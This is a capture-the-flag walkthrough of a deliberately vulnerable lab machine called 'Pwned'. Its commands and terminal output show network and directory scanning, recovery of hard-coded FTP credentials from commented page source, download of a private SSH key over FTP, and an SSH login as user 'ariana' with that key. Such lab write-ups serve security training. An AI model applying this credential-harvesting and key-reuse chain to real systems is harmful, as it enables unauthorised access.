



vanakam nanba (Hello friend)

```
PPPPPPPPPPPPPPPPP                                                                                   dddddddd
P::::::::::::::::P                                                                                  d::::::d
P::::::PPPPPP:::::P                                                                                 d::::::d
PP:::::P     P:::::P                                                                                d::::::d
  P::::P     P:::::Pwwwwwww           wwwww           wwwwwwwnnnn  nnnnnnnn        eeeeeeeeeeee         d:::::d
  P::::P     P:::::P w:::::w         w:::::w         w:::::w n:::nn::::::::nn    ee::::::::::::ee   ddddddddd:::::d
  P::::PPPPPP:::::P   w:::::w       w:::::::w       w:::::w  n::::::::::::::nn  e::::::eeeee:::::eed::::::::::::::d
  P:::::::::::::PP     w:::::w     w:::::::::w     w:::::w   nn:::::::::::::::ne::::::e     e:::::ed:::::::ddddd:::::d
  P::::PPPPPPPPP        w:::::w   w:::::w:::::w   w:::::w      n:::::nnnn:::::ne:::::::eeeee::::::ed::::::d    d:::::d
  P::::P                 w:::::w w:::::w w:::::w w:::::w       n::::n    n::::ne:::::::::::::::::e d:::::d     d:::::d
  P::::P                  w:::::w:::::w   w:::::w:::::w        n::::n    n::::ne::::::eeeeeeeeeee  d:::::d     d:::::d
  P::::P                   w:::::::::w     w:::::::::w         n::::n    n::::ne:::::::e           d:::::d     d:::::d
PP::::::PP                  w:::::::w       w:::::::w          n::::n    n::::ne::::::::e          d::::::ddddd::::::dd
P::::::::P                   w:::::w         w:::::w           n::::n    n::::n e::::::::eeeeeeee   d:::::::::::::::::d
P::::::::P                    w:::w           w:::w            n::::n    n::::n  ee:::::::::::::e    d:::::::::ddd::::d
PPPPPPPPPP                     www             www             nnnnnn    nnnnnn    eeeeeeeeeeeeee     ddddddddd   ddddd
```

```
      A last note from Attacker :)

                I am Annlynn. I am the hacker hacked your server with your employees but they don't know how i used them.
                Now they worry about this. Before finding me investigate your employees first. (LOL) then find me Boomers XD..!!
```

Host discovery:

arp-scan -l




```
┌──(root㉿kali)-[~/Desktop/box/evm]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:50:56:21:3b:5a, IPv4: 192.74.3.105
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.74.3.8      84:16:f9:ad:6e:3a       TP-LINK TECHNOLOGIES CO.,LTD.
192.74.3.103    94:e9:79:c1:ea:ad       Liteon Technology Corporation
192.74.3.108    08:00:27:3d:6d:c2       PCS Systemtechnik GmbH
192.74.3.101    4e:7b:ba:72:d3:ee       (Unknown: locally administered)
192.74.3.100    54:92:09:ef:e0:f8       HUAWEI TECHNOLOGIES CO.,LTD

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.061 seconds (124.21 hosts/sec).
 5 responded
```

gobuster dir -u http://192.74.3.108 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,htm,html,old,bak,txt

gobuster - Directory/file & DNS busting tool written in Go

-w, --wordlist string   Path to the wordlist. Set to - to use STDIN.


--wordlist-offset int   Resume from a given position in the wordlist (defaults to 0)



Index of /hidden_text

```
Name              Last modified     Size Description
Parent Directory                     -
secret.dic        2020-07-09 18:37  211
```

Apache/2.4.38 (Debian) Server at 192.74.3.108 Port 80



```
/hacked
/vanakam_nanba
/hackerman.gif
/facebook
/whatsapp
/instagram
/pwned
/pwned.com
/pubg
/cod
/fortnite
/youtube
/kali.org
/hacked.vuln
/users.vuln
/passwd.vuln
/pwned.vuln
/backup.vuln
/.ssh
/root
/home
```

/hacked

/vanakam_nanba

/hackerman.gif

/facebook

/whatsapp

/instagram

/pwned

/pwned.com

/pubg

/cod

/fortnite

/youtube

/kali.org

/hacked.vuln

/users.vuln

/passwd.vuln


/pwned.vuln

/backup.vuln


/.ssh

/root

/home




```
/kali.org
/hacked.vuln
/users.vuln
/passwd.vuln
/pwned.vuln
/backup.vuln
/.ssh
```



vanakam nanba. I hacked your login page too with advanced hacking method

Username Password Submit Query

Ctrl+U




```
<?php
//  if (isset($_POST['submit'])) {
//        $un=$_POST['username'];
//        $pw=$_POST['password'];
//
//  if ($un=='ftpuser' && $pw=='B0ss_B!TcH') {
//        echo "welcome"
//        exit();
// }
// else
//  echo "Invalid creds"
// }
?>
```

($un=='ftpuser' && $pw=='B0ss_B!TcH')

ftp 192.74.3.108

cd share


ls -la




```
┌──(root㉿kali)-[~/Desktop]
└─# ftp 192.74.3.108
Connected to 192.74.3.108.
220 (vsFTPd 3.0.3)
Name (192.74.3.108:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16962|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 10  2020 share
226 Directory send OK.
ftp> pwd
Remote directory: /home/ftpuser
ftp> cd share
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||38069|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 10  2020 .
drwxrwxrwx    3 0        0            4096 Jul 09  2020 ..
-rw-r--r--    1 0        0            2602 Jul 09  2020 id_rsa
-rw-r--r--    1 0        0              75 Jul 09  2020 note.txt
226 Directory send OK.
ftp> 
```

get id_rsa


get note.txt



```
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||43433|)
150 Opening BINARY mode data connection for id_rsa (2602 bytes).
100% |**************************************************************************************************************|  2602        6.14 MiB/s    00:00 ETA
226 Transfer complete.
2602 bytes received in 00:00 (1.02 MiB/s)
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||30529|)
150 Opening BINARY mode data connection for note.txt (75 bytes).
100% |**************************************************************************************************************|    75       26.77 KiB/s    00:00 ETA
226 Transfer complete.
75 bytes received in 00:00 (21.45 KiB/s)
ftp> 
```




```
┌──(root㉿kali)-[~/Desktop/box/pawned]
└─# cat note.txt

Wow you are here

ariana won't happy about this note

sorry ariana :(
```




```
┌──(root㉿kali)-[~/Desktop/box/pawned]
└─# ls
findings  flag.txt  id_rsa  nmp  note.txt

┌──(root㉿kali)-[~/Desktop/box/pawned]
└─# ls -la
total 28
drwxr-xr-x  2 root root 4096 Apr 25 18:35 .
drwxr-xr-x 12 root root 4096 Dec 25 04:34 ..
-rw-r--r--  1 root root   19 Nov 22 11:29 findings
-rw-r--r--  1 root root   66 Nov 22 13:41 flag.txt
-rw-r--r--  1 root root 2602 Jul  9  2020 id_rsa
-rw-r--r--  1 root root  704 Nov 21 19:31 nmp
-rw-r--r--  1 root root   75 Jul  9  2020 note.txt

┌──(root㉿kali)-[~/Desktop/box/pawned]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[~/Desktop/box/pawned]
└─# 
```

vim /etc/hosts




```
127.0.0.1       localhost
127.0.1.1       kali


::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.74.3.108    pwnd
~
```


ssh ariana@pwnd -i id_rsa



```
┌──(root㉿kali)-[~/Desktop/box/pawned]
└─# ssh ariana@pwnd -i id_rsa

The authenticity of host 'pwnd (192.74.3.108)' can't be established.
ED25519 key fingerprint is SHA256:Eu7UdscPxuaxyzophLkeILniUaKCge0R96HjWhAmpyk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'pwnd' (ED25519) to the list of known hosts.
Linux pwned 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov 22 22:05:21 2024 from 192.74.3.107
ariana@pwned:~$ 
```

